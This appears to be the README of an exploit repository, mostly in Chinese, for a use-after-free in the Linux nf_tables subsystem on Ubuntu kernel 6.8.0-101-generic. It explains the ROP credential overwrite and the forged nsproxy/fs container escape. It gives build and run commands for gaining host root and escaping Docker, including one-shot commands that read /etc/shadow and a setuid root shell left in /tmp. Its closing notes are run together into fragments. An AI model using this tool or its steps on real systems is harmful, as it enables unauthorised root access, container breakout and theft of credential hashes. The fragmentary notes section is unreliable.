
 kinokopio/cve-2026-23111
nf_tables catchall UAF exploit for Ubuntu 6.8.0-101-generic: unprivileged local privilege escalation to host root and container escape via forged nsproxy and fs.

nf_tables catchall UAF 漏洞利用,面向 Ubuntu 6.8.0-101-generic:
仅限授权测试环境。利用成功后宿主内核会残留不可恢复的受损状态,测试后必须重启。
nft_map_catchall_activate() 中 genmask 判断反转,事务 abort 时 chain->use
计数被错误递减,随后可对仍被引用的 chain 执行 DELCHAIN,产生 use-after-free。
影响分支:5.10.188+、5.15.121+、6.1.36+、6.7–6.12.69、6.13–6.18.9。

提权(lpe 模式):通过 ROP 将目标进程的 real_cred/cred 覆写为 init_cred,
获得宿主真实 uid 0、完整 capabilities,LSM 约束一并解除。适用于裸金属或宿主机本机,
普通用户直接变 root。

逃逸(默认模式):在提权基础上继续覆写 nsproxy(伪造,切换到宿主的
mnt/uts/ipc/net/time/cgroup)与 fs(init_fs,路径解析落宿主机根,不走 setns()
因此不受默认 seccomp 拦截)。成功后宿主机 /tmp 出现 setuid rootsh,
并可直接获得宿主机 shell。
两种模式由同一个二进制提供,共用同一套利用链与 ROP,区别仅在覆写字段数量。
| 项 | 值 |
|---|---|
| 系统 | Ubuntu 22.04.5 LTS |
| 内核 | 6.8.0-101-generic(偏移按此构建硬编码,版本需精确匹配) |
| 容器 | Docker,--user 1000:1000,--security-opt seccomp=unconfined |
| 宿主 | kernel.unprivileged_userns_clone=1、nf_tables 可用 |
make
测试机上部署在 /home/ubuntu/poc-cve-2026-23111(已编译好 exploit_escape2)。
# 以普通用户身份运行
cd /home/ubuntu/poc-cve-2026-23111
./exploit_escape2 check                                 # 漏洞检测
./exploit_escape2 lpe                                   # 交互式 root shell
./exploit_escape2 lpe 'id; head -2 /etc/shadow'         # 一次性命令
# 把项目目录只读挂进容器
docker run -d --name victim --user 1000:1000 \
  --security-opt seccomp=unconfined \
  -v /home/ubuntu/poc-cve-2026-23111:/poc:ro \
  mirror.ccs.tencentyun.com/library/ubuntu:22.04 sleep infinity

docker exec victim /poc/exploit_escape2 check           # 漏洞检测
docker exec -it victim /poc/exploit_escape2             # 交互式宿主机 root shell
docker exec victim /poc/exploit_escape2 'id; head -2 /etc/shadow'   # 一次性命令
pause(),不用在被劫持的上下文里跑业务逻辑lpe 模式写 real_cred/cred 两组,
逃逸模式额外增加 nsproxy/fs 两组fork/wait/reap 行为正常6.8.0-101-generic;换 flavor 或小版本需重新提取偏移panic_on_oops=1 时会 panic 重启esc_tgtX / nftpwnAB / parked 线程,不 docker rm -f 跑过 exploit 的容器rebootkill %1net/netfilter/nf_tables_api.c — nft_map_catchall_activate()





